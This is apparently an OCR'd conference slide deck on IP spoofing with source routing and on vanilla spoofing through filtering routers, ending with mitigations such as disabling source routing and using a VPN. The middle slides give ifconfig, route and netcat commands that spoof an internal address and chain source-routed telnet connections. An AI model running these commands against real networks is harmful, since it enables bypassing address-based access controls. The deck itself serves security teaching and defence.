infosec

IP-Spoofing and Source Routing Connections

infosec

Overview

- First words
- Spoofing
- Linux configuration
- Sniffing
- IP-spoofing with source routing
- Vanilla IP-spoofing
- Ending

First Words

This speech will discuss router/firewall problems

Include spoofing examples

Not session hijacking or TCP/UDP-spoofing

infosec

Spoofing

Internet protocol (IP) spoofing: 1. The creation of IP packets with counterfeit (spoofed) IP source addresses. 2. A method of attack used by network intruders to defeat network security measures such as authentication based on IP addresses. *Note 1:* An attack using IP spoofing may lead to unauthorized user access, and possibly root access, on the targeted system *Note 2:* A packet-filtering-router firewall may not provide adequate protection against IP spoofing attacks. It is possible to route packets through this type of firewall if the router is not configured to filter incoming packets having source addresses on the local domain *Note 3:* IP spoofing is possible even if no reply packets can reach the attacker. *Note 4:* A method for preventing IP spoofing problems is to install a filtering router that does not allow incoming packets to have a source address different from the local domain In addition, outgoing packets should not be allowed to contain a source address different from the local domain, in order to prevent an IP spoofing attack from originating from the local network.


Linux 2.0.X Configuration

- IP forwarding enabled
- IP drop source routed frames disabled
- IP aliasing enabled

infosec

Sniffing

- Siphon
- Dsniff
- Tcpdump




infosec

IP-Spoofing with Source Route

- Why source route?
- Example:
  Full connection IP-spoof with source route


Why source route? 1/3

Choose path




Why source route? 2/3

Two networks have same network number




Why source route? 3/3

When IP-spoofing as an internal IP-address through a filtering router you don’t get any responses back



infosec

Full Connection IP-Spoof with Source Route





```
ifconfig eth0:0 A.2
route add -net A eth0:0
nc -n -v -s A.2 -g E.2 E.2 23
nc -n -v -s A.2 -g E.2 E.1 23
nc -n -v -s A.2 -g E.2 -g E.1 C.1 23
nc -n -v -s A.2 -g E.2 -g E.1 -g C.1 B.2 23
```


Full Connection Vanilla IP-Spoof

Easy to IP-spoof as A.2 and sniff the responses

Don’t get a full connection



Full Connection Vanilla IP-Spoof




net A => net B allow
any => any deny

```
ifconfig eth0 down
ifconfig eth0 hw ether a
ifconfig eth0 A.2
route add -net A eth0
ifconfig eth0:0 U.3
route add -net U eth0
route add default gw U.2
```

Ending

Very easy way to establish full connections

Same attack on local network



Ending

Solution:

- Disable “Source Routing” (part of IP-options)
  (Default on firewalls, not default on routers)
- Implement spoofing protection
  (Not default on all firewalls)
- Do not use filter rules over an untrusted network
  Use VPN

infosec

Ending

Questions?

Ian.Vitek@infosec.se